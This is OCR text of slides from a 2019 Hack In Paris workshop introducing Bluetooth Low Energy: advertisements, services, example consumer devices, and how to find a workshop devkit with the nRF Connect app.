HACK IN PARIS
Cyber Security Conference
Maison de la Chimie
9TH EDITION
hackinparis.com

Sławomir Jasek
slawomir.jasek@smartlockpicking.com
@slawekja

SMARTLOCKPICKING.COM

A 45min introduction to Bluetooth Low Energy

Bluetooth® SMART

Workshop

HackInParis, 19-20.06.2019

Sławomir <suavomeer> Jasek <yaseck>

Enjoy appsec (dev, break, build...) since 2003.

„Smart lockpicking” trainings
www.smartlockpicking.com

Significant part of time for research.

How much can we fit in 45 min?

Bluetooth Low Energy – intro.

BLE advertisements, services, characteristics – detecting and interacting with nearby devices.

„Hacking” into wide-open devices (dildo, smart locks, ...).

Developing own BLE device.

Flashing the BLE devkit with a different firmware for sniffing, attacking, ...


Bluetooth Low Energy


AKA Bluetooth 4, Bluetooth Smart

One of most exploding recently IoT technologies.

Completely different than previous Bluetooth 2, 3 (BR/EDR).

Designed from the ground up for low energy usage, simplicity (rather than throughput).





www.vitalherd.com

SMARTLOCKPICKING.COM

slawekja

The "Lover Detection System" will not only tell you if your partner is being unfaithful, but the speed, duration, and position of the infidelity.

Smart locks, banking tokens

Fuze card: emulates magnetic stripe credit cards

https://fuzecard.com/

2-factor authentication

Google Security Key

Bluetooth Low Energy – bright future of IoT?

Easy to deploy, available, convenient, low-priced.

More and more devices – "wearables", medical, smart home...

Beacons, indoor positioning

Physical web

Bluetooth Mesh

Web bluetooth – devices available from the browser (javascript)

Bluetooth 5 – longer range, higher throughput, ...

BLE ADVERTISEMENTS

BLE broadcast -> receive

advertisement

Public, by design available for all in range

(with exception of targeted advertisements, not widely used in practice)

Your custom BLE device


A very simple device to interact, read/write, blink LEDs...

Name „smartlockpickingXX" – unique per device (number at the back).

Connect your device to power

Connect USB cable to your laptop or the external power adapter.

It will blink LED0 every second.



nRF Connect mobile application

Android:

https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp


iOS:


https://itunes.apple.com/us/app/nrf-connect/id1054362403

The app permissions

Android requires the location permissions for BLE.

The app also stores some data on /sdcard.






Your device in nRF Connect


After turning on the application scans for nearby BLE devices.


Scanning stops after a while, may be needed to press again.

Your device number „smartlockpickingXX"




Too many devices? Filter!






e.g. your device id

Signal strength, smaller value = closer. In most cases name filter is enough




Only matching devices shown

